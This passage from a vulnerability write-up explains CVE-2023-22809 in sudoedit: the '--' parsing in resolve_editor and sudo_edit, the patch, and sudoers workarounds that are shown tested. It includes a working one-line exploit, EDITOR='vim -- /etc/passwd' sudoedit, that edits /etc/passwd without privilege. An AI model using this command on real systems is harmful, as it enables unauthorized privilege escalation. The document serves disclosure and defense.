
The resolve_editor function adds "—", a delimiter used for parsing to classify the factors entered by the user into commands and files. Then, execute the sudo_edit function for final execution.



```
resolve_editor(const char *ed, size_t edlen, int nfiles, char **files,
    int *argc_out, char ***argv_out, char * const *whitelist)
{
    // ...
    nargv[0] = editor;
    for (nargc = 1; (cp = sudo_strsplit(NULL, edend, " \t", &ep)) != NULL; nargc++) {
    nargv[nargc] = strndup(cp, (size_t)(ep - cp));
    // ...
    }
    if (nfiles != 0) {
    nargv[nargc++] = "--";
    while (nfiles--)
        nargv[nargc++] = *files++;
    }
    nargv[nargc] = NULL;
```

Figure 14. The code of the resolve_editor function that adds "—" to the file among received factors

The sudo_edit function finally executes the command by considering all character strings to the right of "--" as the filename to be processed.



```
int
sudo_edit(struct command_details *command_details)
{
    /* Find our temporary directory, one of /var/tmp, /usr/tmp, or /tmp
    /* The user's editor is separated from the file to edit through the "--" option
     for (ap = command_details->argv; *ap != NULL; ap++) {
    if (files)
        nfiles++;
    else if (strcmp(*ap, "--") == 0)
        files = ap + 1;
    else
        editor_argc++;
    }
```

Figure 15. The function for selecting a file to edit


If the user inserts the command in the form of "EDITOR='vim -- /attack file'" by adding "--", a delimiter, in front of the environment variable for editor selection, the CVE-2023-22809 vulnerability is interpreted as follows as it goes through the internal processing logic in sudoedit.

```
vim -- /attack file -- /a target allowed to be edited
```

If you use this to execute the "EDITOR='vim -- /etc/passwd' sudoedit /tmp/var/rootDir/Insight" command, /etc/passwd and /tmp/var/rootDir/Insight are recognized as files to be modified, and you can modify the /etc/passwd file without the modification privilege.

■ Countermeasures

To respond to the CVE−2023−22809 vulnerability, a security patch was applied to the sudo 1.9.12p2 version by adding a logic to check whether the "−−" factor is included when the user calls the editor.




```
if (strcmp(nargv[nargc], "--") == 0) {
    sudo_warnx(U_("ignoring editor: %.*s"), (int)edlen, ed);
    sudo_warnx("%s", U_("editor arguments may not contain \"--\""));
    errno = EINVAL;
    goto bad;
}
```

Add the logic for checking if the -- character string is included in the received factor

Figure 16. The code for checking whether "−−" is included in the factor received from the user

If update cannot be done, you can block the user's editor−designated call function by adding the following row to the /etc/sudoers file until the patch is applied.

```
Defaults!sudoedit     env_delete+="SUDO_EDITOR VISUAL EDITOR"
```




```
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/
sbin:/bin:/snap/bin"
Defaults!sudoedit     env_delete+="SUDO_EDITOR VISUAL EDITOR"
```

Figure 17. Adding the prohibition of the editor−designated environment variable in /etc/sudoers

Also, you can restrict the use of the user's editor selection function through the alias function Cmnd_Alias in the /etc/sudoers file.

```
Cmnd_Alias              EDIT_MOTD = sudoedit /var/tmp/rootDir/Insight
Defaults!EDIT_MOTD      env_delete+="SUDO_EDITOR VISUAL EDITOR"
user                    ALL = EDIT_MOTD
```




```
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/
sbin:/bin:/snap/bin"
#Defaults!sudoedit     env_delete+="SUDO_EDITOR VISUAL EDITOR"

Cmnd_Alias              EDIT_MOTD = sudoedit /var/tmp/rootDir/Insight
Defaults!EDIT_MOTD      env_delete+="SUDO_EDITOR VISUAL EDITOR"
user                    ALL = EDIT_MOTD
```

Figure 18. Prohibiting the editor−designated environment variable through Cmnd_Alias

After excluding the editor–designated environment variable, if you test the vulnerability, the EDITOR environment variable does not work, and you can see that only the allowed editable Insight file can be modified with the user's default editor.



```
$ EDITOR='vim -- /etc/passwd' sudoedit /var/tmp/rootDir/Insight
Unable to create directory /home/eqstlab/.local/share/nano/: No such file or dir
ectory
It is required for saving/loading search history or cursor positions.
```

The /etc/passwd file cannot be recognized, and only allowed editing targets can be edited.

```
  GNU nano 4.8                /var/tmp/Insight.XXeP7zQx                Modified
EQSTLab_management_file



^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Paste Text^T To Spell  ^_ Go To Line
```

Figure 19. A vulnerability test after excluding the editor–designated environment variable from application

■ Reference sites

- URL: https://www.synacktiv.com/sites/default/files/2023-01/sudo-CVE-2023-22809.pdf
- URL: https://www.sudo.ws/security/advisories/sudoedit_any/